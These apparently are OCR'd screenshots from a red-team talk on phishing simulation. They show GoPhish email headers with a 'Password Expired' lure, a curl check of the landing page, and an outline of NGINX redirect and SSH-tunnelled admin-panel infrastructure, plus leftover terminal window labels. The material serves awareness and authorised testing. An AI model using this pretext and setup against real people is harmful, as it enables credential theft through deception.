
```
[redacted]
Mime-Version: 1.0
Date: Mon, 20 Jan 2025 00:52:09 +0000
From: NoReply <noreply@[redacted]>
X-Mailer: gophish
Message-ID: <[redacted]>
Subject: Password Expired
To: [redacted]
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: quoted-printable
Feedback-ID: [redacted]
X-SES-Outgoing: [redacted]
Content-Length: 113

Your password has expired! Click the link below to fix your account!
```

GoPhish Server Headers




```
╰─$ curl https://[redacted]/\?rid\=wGkyErS -i
HTTP/2 200
vary: Accept-Encoding
x-server: gophish
content-type: text/html; charset=utf-8
content-length: 61
date: Mon, 20 Jan 2025 04:26:38 GMT

<html><head></head><body>You have been phished.</body></html>
```


User clicks link
Routed to NGINX server
Redirect & route based on rules
GoPhish hosting landing page on HTTPS (443)
Admin panel listening on localhost:3333
Only accessible to Red Team IPs
SSH
3333:localhost:3333


1
2
3
4
20:46
root@kali: /home/kali
File
Actions
Edit
View
Help
root@kali: /home/kali ×
root@kali: /home/kali/Desktop/demo ×
Activities
Terminal
Jan 9 22:46
fog@cloudbreach: ~/Downloads
root@cloudbreach: /home/fog/Downloads
fog@cloudbreach: ~/Downloads


```
┌──(root㉿kali)-[/home/kali]
└─#
```

```
fog@cloudbreach:~/Downloads$
```


1
2
3
4
20:26
root@kali: /home/kali
File
Actions
Edit
View
Help
Activities
Terminal
Jan 9 22:26
fog@cloudbreach: ~/Downloads
root@cloudbreach: /home/fog/Downloads
fog@cloudbreach: ~/Downloads

```
┌──(root㉿kali)-[/home/kali]
└─#
```

```
fog@cloudbreach:~/Downloads$
```



